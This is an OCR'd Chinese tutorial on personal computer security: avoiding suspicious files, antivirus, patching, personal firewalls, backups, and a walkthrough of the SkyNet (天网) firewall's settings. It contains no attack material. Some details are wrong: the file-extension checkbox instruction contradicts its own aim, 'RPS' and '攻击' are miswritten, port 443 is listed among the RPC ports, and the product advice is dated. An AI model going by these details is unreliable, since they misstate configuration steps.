


图 1

1. 不要执行陌生、可疑的的文件，也不要访问可信度不高的小网站，谁知道这些网站是不是含有恶意代码，提供的程序是不是携带病毒和木马。平时还要注意文件大小，如果你发现 600k 的文本文件图标文件时，那你应该小心了，这有可能是被改了图标的程序。最好让 windows 显示文件后缀，打开文件夹选项→查看→把“显示已知文件的扩展名”前的勾去掉，如图 1。

2. 安装杀毒软件。安装一个好的杀毒软件，定期对整个系统进行检测、清除工作。在这样的病毒横行的网络里，优秀的杀毒软件有很多，国外的诺顿、趋势等，国产的金山毒霸、瑞星、KV3000 等，如图 2。而且这些杀毒软件都支持在线升级，可以不断更新病毒库，查杀最新的病毒和木马等黑客程序。当然杀毒软件不是万能的，许多木马可能没有列入病毒库，所以还可以使用木马查杀软件检查系统，如 Iparmor、Cleaner，如果发现中了木马可以寻找相应的清除方法加以清除，在此不做一一介绍了。




图 2

3. 系统补漏。无论是 windows 操作系统还是 UNIX 操作系统都不可避免的存在安全漏洞，现在每天都有新的安全漏洞被发现。所以平时还应该经常去软件供应商的网站关注这些信息，及时下载、安装漏洞补丁程序以及时堵上已知的安全漏洞。比如微软就专门有一个安全公告版块来公布这些漏洞信息和补丁情况，地址：http://

www.microsoft.com/technet/security/，如图3。此外也可以使用一些安全扫描器对你自己的系统进行自我扫描，看是否存在安全漏洞。




图3

4. 安装个人防火墙软件。对于个人用户来说安装硬件防火墙一般是没有条件也没有必要的，一般个人用户安装的都是防火墙软件，这些防火墙软件能对用户的系统实现实时安全防护，它们对内能防止某些异常程序进行“非法”活动，对外能抵御大部分的网络攻击，能大大提高用户的网络安全。

目前主要常见的国产个人防火墙软件有如下几种：“天网防火墙”，“蓝盾防火墙”，“东方卫士”，“金山网镖”，“瑞星个人防火墙”，“江民反黑王”等，如图4，这些防火墙软件的功能都比较相似，具体地使用功能我们后面会提到。




图4

5. 备份系统数据。经常备份重要数据，数据是最重要的！操作系统、应用软件等被破坏了不是太要紧，可是自己键入的资料花了你几月几年的时间，结果某一天因为病毒或者黑客等因素这些数据被破坏了，荡然无存，那真是欲哭无泪了，所以对重要数据的备份是绝对必要的。特别是那些喜欢玩黑客软件的朋友，俗话说的好：“常在河边走，那能不湿鞋”，有些黑客软件里不定就隐藏了颗硬盘炸弹，笔者对此曾有惨痛经历，一定要小心。如果有条件可以把数据备份到别的硬盘或刻录到光盘中去，关于备份软件可以使用Windows自带的备份程序，也可使用别的程序，比如Norton Ghost，如图5，




图5

这是一个快速备份及恢复工具，是备份软件的精典之作，支持DOS、WINDOWS、NTFS、OS/2、UNIX、LINUX等多种平台，它可以把系统所在的那个硬盘分区高速复制到另一个分区或硬盘之上，也可以通过网络备份到别的服务器上去。

6. 其它防护注意。上网时不要随便在聊天室和论坛上公布你的 Email 地址，不要打开陌生人发来的电子邮件，无论多么诱人的标题或者附件。为QQ、Email设置一个安全、复杂的密码，不要将重要密码存放在计算机上。在公共机房上机时更要注意安全，最好能先进行查毒，关闭可疑进程后才使用。必要时比如遇到黑客攻击时可以使用代理服务器隐藏你的IP，个人用户尽量不要在网络上共享自己的硬盘。

目前Internet黑客攻击案件数量直线上升，每个人随时都可能遭到各种恶意攻击，这些恶意攻击可能导致的后果是上网账号被窃取、银行账号被盗用、电子邮件密码被修改、财务数据被利用、机密档案丢失、隐私曝光等等。甚至还有可能被删除硬盘上所有的数据，整个计算机系统全面崩溃，所以作为网络用户是应该掌握这些网络安全防护措施的。

二、天网使用详解

“天网（skynet）”个人防火墙是人们最常用的一款很不错的个人防火墙。它功能强大，具有日志记录功能、应用程序审核、自定义IP规则、网络状态监听、系统漏洞检测和补丁提示等功能。它应用简单，普通用户只需默认天网的设置即可达到防御大部分的攻击，受到了国内很多个人用户的青睐。下面就来简单来介绍一下天网防火墙，了解一下它的各种功能和实际的应用。

首先我们需要安装“天网”防火墙个人版，运行于目前所有的windows平台，打开安装程序，选“我接受此协议”，然后一直“下一步”即可完成安装。运行“天网“，显示天网的主界面，如图1，界面很简单，但泾渭分明，左边是功能（应用程序规则，自定义IP规则，系统设置），中间是安全级别（低、中、高、自定义），右边是网络选项（应用网络使用情况，日志和网络连接控制）。我们先来看看天网防火墙的设置。




图1

1. 天网防火墙的安全级别设置




图2

天网防火墙的安全级别设置分为低、中、高，再加上自定义四个，天网第一次运行是会要求用户选择安全级别，默认的级别为中，如图2，各种安全级别的都有详细说明，可以根据你自己的需要选择。

2. 系统设置

在防火墙的控制面板中点击“系统设置”按钮即可展开防火墙系统设置面板，如图3。启动设置：选中开机后自动启动防火墙，天网个人版防火墙将在操作系统启动的时候自动启动，否则天网防火墙需要手工启动。防火墙自定义规则重置把防火墙的安全规则全部恢复为初始设置。应用程序权限设置：选了该选项之后，所有的应用程序对网络的访问都默认为通行不拦截。这适合在某些特殊情况下，不需要对所有访问网络的应用程序都做审核的时候。（譬如在运行某些游戏程序的时候）还可以选择报警的声音等等。报警声音：设置报警声音，点击“浏览”，你可以自已选择一个声音文件做为天网防火墙预警的声音，也可以单击“重置”将采用天网防火墙默认的报警声音。




图3

3. 自定义IP规则设置

IP规则是针对整个系统的网络层数据包监控而设置的。利用自定义IP规则，用户可针对个人

不同的网络状态，设置自己的IP安全规则，使防御手段更加周到、更实用。用户可以点击“自定义IP规则”键或者在“安全级别”中点击进入IP规则设置界面，如图4。实际上“天网防火墙个人版”本身已经默认设置了相当好的缺省规则，一般用户并不需要做任何IP规则修改，就可以直接使用。关于缺省的规则各项的具体意义，我们这里只挑选几项重要的来解释：




图4

防御ICMP攻击：选择时，即别人无法用PING 的方法来确定你的存在，ICMP协议现在也被用来作为蓝屏攻击的一种方法。

防御IGMP攻击：IGMP是用于组播的一种协议，现被用来作为蓝屏攻击。

TCP数据包监视：通过这条规则，你可以监视机器与外部之间的所有TCP连接请求。注意，这只是一个监视规则，开启后会产生大量的日志，该规则是给熟悉TCP/IP协议网络的人使用的，如果你不熟悉网络，请不要开启。

UDP数据包监视：通过这条规则，你可以监视机器与外部之间的所有UDP包的发送和接受过程。

禁止互联网上的机器使用我的共享资源：禁止互联网上的机器使用我的共享资源，开启该规则后，别人就不能访问你的共享资源，包括获取你的机器名称。

允许已经授权程序打开的端口：某些程序，如ICQ;视频电话等软件，都会开放一些端口，这样，你的同伴才可以连接到你的机器上。本规则可以保证你这些软件可以正常工作。

除此之外，你还可以自定义IP安全规则以攻击新的攻击，前不久Windows RPC漏洞攻击盛行，“冲击波”等蠕虫肆虐，我们可以通过“天网”设置新的IP安全规则来过滤掉RPS漏洞利用的端口：135，139，443等，只要在IP规则里拦截所有IP地址中这几个端口的数据包就行了。如图5。不过安全规则的设置是系统最重要，也是最复杂的地方。如果你不熟悉IP规则，最好不要调整它，你可以直接使用缺省的规则。

